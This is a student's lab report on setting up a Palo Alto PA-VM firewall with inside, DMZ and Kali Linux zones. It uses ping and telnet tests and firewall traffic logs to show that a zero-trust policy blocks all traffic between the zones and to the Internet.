

---

# **Final Project: Next-Generation Firewall Configuration**

---


**Name: Prahar Shah**

**Student number: V01049008**

**Email: prahars25@gmail.com**

## **Setup:**

### **A) Connection setup:**



### **B) Network Setup:**

1. Inside-Host: 10.10.10.10 / 255.255.255.0 / GW: 10.10.10.100 / DNS: 8.8.8.8
2. DMZ-Host: 172.16.1.10 / 255.255.255.0 / GW: 172.16.1.100 / DNS: 8.8.8.8
3. Kali Linux: 192.168.10.10 / 255.255.255.0 / GW: 192.168.10.100 / DNS: 8.8.8.8

## -Firewall:

The screenshot shows the PA-VM firewall management interface. The left sidebar contains navigation links for Zones, VLANs, Virtual Wires, Virtual Routers, GRE Tunnels, DHCP, DNS Proxy, GlobalProtect, Portals, Gateways, MDM, Clientless Apps, Clientless App Groups, QoS, LLDP, and Network Profiles. The main pane displays a table of network interfaces under the 'Ethernet' tab. The table has columns for INTERFACE, INTERFACE TYPE, MANAGEMENT PROFILE, LINK STATE, IP ADDRESS, VIRTUAL ROUTER, TAG, VLAN / VIRTUAL-WIRE, SECURITY ZONE, SD-WAN INTERFACE PROFILE, UPSTREAM NAT, and FEATURES. The table lists nine items, including interfaces like ethernet1/1 through ethernet1/9, each with specific configuration details such as IP addresses (e.g., 10.10.100.24, 172.16.1.100/24, 192.168.10.100/24) and security zones (inside, DMZ, kali, outside).


## -DMZ-host:

The screenshot shows a Windows 7 host system running in a VMware Workstation window. The taskbar at the bottom indicates the host OS is Windows 7 x64. A 'Network and Internet' window is open, showing the 'Local Area Connection Properties' dialog for 'Internet Protocol Version 4 (TCP/IPv4)'. The 'General' tab is selected, showing the following settings:


- Obtain an IP address automatically (radio button)
- Use the following IP address (radio button): IP address: 172.16.1.10, Subnet mask: 255.255.255.0, Default gateway: 172.16.1.100
- Obtain DNS server address automatically (radio button)
- Use the following DNS server addresses: Preferred DNS server: 8.8.8.8, Alternate DNS server: 8.8.4.4

The 'OK' button is visible at the bottom right of the dialog.

## -Inside-host:




## -Kali-Linux:




### C)Verifying if all the machines could ‘ping’ their gateways:


-Inside-host:



-DMZ-host:




-Kali-Linux:




## Task 1: Demonstrate that the Inside-Host, Kali-Linux, and DMZ-Host cannot access each other or the Internet (Zero-Trust concept).

### 1) Inside-host:

-Trying to connect inside host (10.10.10.10) to Kali (192.168.10.10) using telnet and ping:




-Trying to connect inside host (10.10.10.10) to DMZ-host(172.16.1.10) using telnet and ping:



-Proving Inside-host cannot access internet:

Used: ping 8.8.8.8 & ping google.com



## Verification using monitor logs:

RECEIVE TIME	TYPE	FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION
11/29 21:34:48	drop	inside	kali	10.10.10.10			192.168.10.10			0	ping
11/29 21:34:33	drop	inside	kali	10.10.10.10			192.168.10.10			0	ping
11/29 21:31:36	drop	inside	DMZ	10.10.10.10			172.16.1.10			0	ping
11/29 21:31:21	drop	inside	DMZ	10.10.10.10			172.16.1.10			0	ping
11/29 21:30:56	drop	inside	outside	10.10.10.10			8.8.8			53	not-app
11/29 21:30:51	drop	inside	outside	10.10.10.10			8.8.8			53	not-app
11/29 21:30:46	drop	inside	outside	10.10.10.10			8.8.8			53	not-app
11/29 21:30:46	drop	inside	outside	10.10.10.10			8.8.8			53	not-app
11/29 21:30:46	drop	inside	DMZ	10.10.10.10			172.16.1.10			23	not-app
11/29 21:30:46	drop	inside	outside	10.10.10.10			8.8.8			53	not-app
11/29 21:30:41	drop	inside	outside	10.10.10.10			8.8.8			53	not-app
11/29 21:30:41	drop	inside	outside	10.10.10.10			8.8.8			53	not-app
11/29 21:30:41	drop	inside	outside	10.10.10.10			8.8.8			53	not-app

## 2)DMZ-host:


-Trying to connect DMZ host (172.16.1.10) to Inside-host(10.10.10.10) using telnet and ping:

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright © 2009 Microsoft Corporation. All rights reserved.

C:\Users\EGES19>C:\>telnet 10.10.10.10
Connecting To 10.10.10.10...Could not open connection to the host, on port 23: Connect failed
C:\Users\EGES19>ping 10.10.10.10
Pinging 10.10.10.10 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.


Ping statistics for 10.10.10.10:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\Users\EGES19>
```

-Trying to connect DMZ host (172.16.1.10) to Kali(192.168.10.10) using telnet and ping:



-Proving DMZ-host cannot access internet:

Used: ping 8.8.8.8 & ping google.com



Verification using monitor logs:

The screenshot shows the PA-VM software interface. At the top, there's a browser window displaying a log entry from <https://192.168.239.134/?#monitor:vsys1:monitor/logs/traffic>. Below the browser is the PA-VM application window. The title bar says "PA-VM" and has tabs for DASHBOARD, ACC, MONITOR (which is selected), POLICIES, OBJECTS, NETWORK, and DEVICE. The main area is titled "Logs" and "Traffic". It displays a table of network traffic logs with columns: RECEIVE TIME, TYPE, FROM ZONE, TO ZONE, SOURCE, SOURCE USER, SOURCE DYNAMIC ADDRESS GROUP, DESTINATION, DESTINATION DYNAMIC ADDRESS GROUP, DYNAMIC USER GROUP, TO PORT, and APPLICATION. The logs show several entries from "kali" in the DMZ zone to "192.168.10.10" and "10.10.10.10". The bottom of the screen shows a Windows taskbar with various icons and system status.

### 3) Kali-Linux:

-Trying to connect Kali (192.168.10.10) to Inside-host(10.10.10.10) using telnet and ping and nslookup:

